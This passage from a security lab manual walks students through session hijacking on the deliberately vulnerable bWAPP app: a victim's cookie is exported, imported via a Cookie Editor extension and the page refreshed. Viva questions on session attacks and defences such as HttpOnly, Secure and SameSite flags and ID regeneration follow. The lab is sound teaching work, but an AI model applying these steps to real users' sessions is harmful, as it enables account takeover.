


Figure 10.5: Go to the login page of **bWAPP** application on the new browser

Step 6: Navigate to bWAPP Login Page & Import Cookie

- In the attacker's browser, go to the bWAPP login page.
- Do NOT log in—remain on the login screen.
- Open the Cookie Editor.
- Click Import.
- Paste the JSON cookie data copied from the victim's session.
- Save or apply the imported cookie.




Figure 10.6: On another browser, install Cookie Editor & Open the cookie editor extension, click on import and paste the cookie value

Step 7: Refresh the Page to Hijack the Session

- Refresh the browser page after importing the cookie.
- If the session cookie is valid, the attacker will instantly become logged in as the victim user without needing the password.



Figure 10.7: An obtained screen which is logged in as a real user.

Conclusion:

In this experiment, we successfully demonstrated session hijacking by exporting a legitimate user's session cookie and importing it into another browser. The attacker was able to gain full access to the victim's account without knowing their credentials. This highlights the importance of secure session management mechanisms such as HTTPOnly cookies, session expiration, secure flags, and proper regeneration of session IDs.

Viva Questions:**1. What is session hijacking?**

Session hijacking is an attack where an attacker steals or predicts a user's session ID to impersonate the user and gain unauthorized access to their account.

2. What is session fixation?

Session fixation occurs when an attacker forces a victim to use a known session ID. After the victim logs in, the attacker uses the same ID to access the victim's account.

3. Why are session IDs important in web applications?

Session IDs uniquely identify a user's session on the server. They enable the server to maintain state across multiple requests in a stateless protocol like HTTP.

4. How can DVWA help in understanding session attacks?

DVWA provides intentionally weak session handling mechanisms that allow students to observe how insecure session IDs can be stolen, fixed, or misused.

5. What role does Burp Suite play in session hijacking experiments?

Burp Suite can intercept, view, and modify cookies or session IDs in HTTP requests, helping testers understand how attackers exploit weak session management.

6. What are common methods attackers use to hijack sessions?

- Cookie theft
- Sniffing unencrypted traffic
- Cross-Site Scripting (XSS)
- Predictable session IDs

7. Why is HTTPS important in preventing session hijacking?

HTTPS encrypts communication between the client and server, preventing attackers from intercepting session IDs over the network.

8. How can session fixation be prevented?

- Regenerate the session ID after login
- Use strict session handling policies
- Set secure cookie attributes such as HttpOnly, Secure, and Same Site
- Avoid accepting session IDs from URLs or insecure sources

9. What are some indicators of poor session management?

- Session IDs visible in URLs
- Session IDs that never change
- Session cookies without security flags